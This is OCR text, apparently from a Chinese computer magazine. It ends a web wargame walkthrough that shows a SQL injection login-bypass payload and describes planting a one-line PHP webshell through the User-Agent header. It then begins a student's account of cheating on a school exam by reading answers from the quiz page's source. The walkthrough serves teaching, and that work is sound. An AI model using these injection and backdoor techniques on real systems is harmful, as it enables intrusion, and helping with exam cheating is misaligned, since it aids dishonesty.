


图 8




图 10




图 11

password='$password'，要做单引号的匹配，我在 username 和 password 都输入 ' OR'a'='a，这样 SQL 语句就变成 SELECT * FROM userAccounts WHERE username='' OR 'a'='a' AND password='' OR 'a'='a'，提交后过关密码也出来了（图 10）。


第九关

这关给出的代码现在很常用，php.ini 文件中 magic_quotes_gpc 不论何值，都没有对 $_Server 请求进行任何限制，通过这段漏洞代码，我们可以利用 Tamper 插件直接修改 User-Agent 的值为一句话木马，然后提交（图 11）。这样提交后一句话木马被写入了一个 php 文件中，由于这里是游戏测试，就把密码显示出来了。实际的渗透过程中把一句话木马提交后，就可以本地连接服务器上后门文件，然后进一步入侵了。

结束

至此，WEB 游戏的所有关卡都被我们通过了，基本的一些常见 WEB 程序漏洞都演示到了。相信你一定收获很多，在以后的 WEB 渗透过程中，或许有些帮助。





叉子的计算机考试

舞客玄武

“考考考，老师的法宝”，这句话可真是一点没错，眼看这学期各学科就要会考了，老师们是三天一大考，两天一练习的折磨我们。数学、语文和英语这些课考考也就算了，可偏偏计算机课又要练习，搞得我们一周一节的电脑课就这样浪费了。先来看看题目吧，一共25道题，每题1分，满分为25分（图1）。




图1

竟然考的是Win98的基本操作！VISTA都出来了还考这些。我对于Win98虽然不熟悉，可是X档案看多了，被这点难住的话岂不是太没面子了。我大致的看了看试题网页，发现是在源代码比较的答案。习惯性的查看源代码，果然找到了要的东西（图2）。可以很清楚的看到，代码的意思是分别核对每一道题的答案，对一道题就加一分，而0、1、2、3分别代表的是答案A、B、C、D。这就好办了，依照着答案勾选相应的题目，然后点统计，怎么样，满分了吧（图3）。

